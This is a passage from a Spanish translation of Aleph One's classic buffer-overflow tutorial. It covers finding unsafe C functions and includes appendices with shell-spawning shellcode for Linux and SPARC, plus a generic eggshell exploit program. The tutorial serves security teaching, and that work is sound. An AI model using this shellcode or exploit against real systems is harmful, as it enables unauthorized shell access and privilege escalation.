°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
```

¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿
°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤

ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿
°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°

¤ÿ¿°¤ÿ¿
°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿

°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ

¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿
°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤

ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿
°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿÿ¿°¤ÿ¿

°¤ÿ¿°¤ÿ¿°¤
Warning: some arguments in previous message were lost
$

Al primer intento! Esto ciertamente nos da moral. Dependiendo de como el exploit ha comparado nuestros datos del entorno con el programa que estas intentado explotar la direccion debe ser alta o baja. Experimenta tanto con offsets positivos como con negativos.

Encontrando buffer overflows

Buffer overflows son el resultado de poner mas informacion en un buffer de lo que el permite. Ya que C no tiene nada para comprobar lo grande que es un array en el codigo, los overflows se manifiestan frecuentemente ellos mismos al escribir mas alla del caracter final de un array. La libreria standar de C provee de un numero de funciones para copiar y concatenar cadenas, que no hacen ningun tipo de chequeo. Esto incluye: strcat(), strcpy(), sprintf() y vsprintf(). Estas funciones operan en strings que terminan en 0, y no chequean si la cadena recibida puede desbordar. gets() es una funcion que lee una linea de stdin a un buffer hasta que o termina una linea nueva o EOF. Esto no chequea tampoco buffer overflows. La familia de funciones scanf() tambien tiene un problema: si se esta relacionando una secuencia de caracteres sin espacios en blanco (%s), o se relaciona una secuencia no vacia de caracteres desde un set especificado (%[]), y la cadena apunta a un puntero char, que no es lo suficientemente grande para aceptar la secuencia de caracteres entera, y no se ha definido el ancho maximo opcional del campo. Si el objetivo de alguna de estas funciones es un buffer de unas dimensiones determinadas, y su otro argumento era como derivado de la entrada del usuario hay grandes posibilidades de que a lo mejor puedas explotar un buffer overflow.

Otra construccion bastante usual en programacion que encontramos en diversos codigo es el uso de un bucle while que lee un caracter cada vez en un buffer desde stdin o algun fichero hasta el final de la linea, final del archivo, o algo que lo delimita. Este tipo de constructos usan normalmente estas funciones: getc(), fgetc() o getchar(). Si no hay un chequeo especifico para overflows en un bucle while, tales programas son facilmente explotables.

Para concluir, grep(1) es tu amigo. Los codigos de sistemas operativos libres y sus utilidades los puedes encontrar facilmente. Esto llega a ser bastante interesante una vez que te das cuenta de que algunas utilidades de sistemas operativos comerciales derivan de las mismas fuentes que las libres. Usa el codigo.

Apendice A - Shellcode para diferentes SOs/arquitecturas

i386/Linux

```
        jmp    0x1f
        popl   %esi
        movl   %esi,0x8(%esi)
        xorl   %eax,%eax
        movb   %eax,0x7(%esi)
        movl   %eax,0xc(%esi)
        movb   $0xb,%al
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
        xorl   %ebx,%ebx
        movl   %ebx,%eax
        inc    %eax
        int    $0x80
        call   -0x24
        .string \"/bin/sh\"
```

SPARC/Solaris

```
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        ta      8
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      8
```

SPARC/SunOS

```
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
```

```
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        mov     -0x1, %l5
        ta      %l5 + 1
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      %l5 + 1
```

Apendice B - Programa de buffer overflow generico

shellcode.h

```
#if defined(__i386__) && defined(__linux__)

#define NOP_SIZE        1
char nop[] = "\x90";
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
  "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
  "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#endif
```

eggshell.c

```
/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org
 */
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048

void usage(void);

void main(int argc, char *argv[]) {
  char *ptr, *bof, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

  while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
    switch (c) {
      case 'a':
        align = atoi(optarg);
        break;
      case 'b':
        bsize = atoi(optarg);
        break;
      case 'e':
        eggsize = atoi(optarg);
        break;
      case 'o':
        offset = atoi(optarg);
        break;
      case '?':
        usage();
        exit(0);
    }

  if (strlen(shellcode) > eggsize) {
    printf("Shellcode is larger the the egg.\n");
    exit(0);
  }

  if (!(bof = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("[ Buffer size:\t%d\t\tEgg size:\t%d\tAligment:\t%d\t]\n",
    bsize, eggsize, align);
```

```
  printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t\t]\n", addr, offset);

  addr_ptr = (long *) bof;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
      m = (n + align) % NOP_SIZE;
      *(ptr++) = nop[m];
    }

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  bof[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);

  memcpy(bof,"BOF=",4);
  putenv(bof);
  system("/bin/sh");
}

void usage(void) {
  (void)fprintf(stderr,
    "usage: eggshell [-a <alignment>] [-b <buffersize>] [-e <eggsize>] [-o
<off
set>]\n");
}
```

```
/* At first, thanks to Aleph One, indeed. Tambien le queria agradecer la
ayuda en la traduccion a pib (kempo), rey-, MerPHe, borde, padre, YoMismo,
bash. Seguramente me olvido de alguien, asi que si es asi que me avise y le
pongo :).

honoriak @ EGC@argen.net, Aleph One @ aleph1@underground.org */
```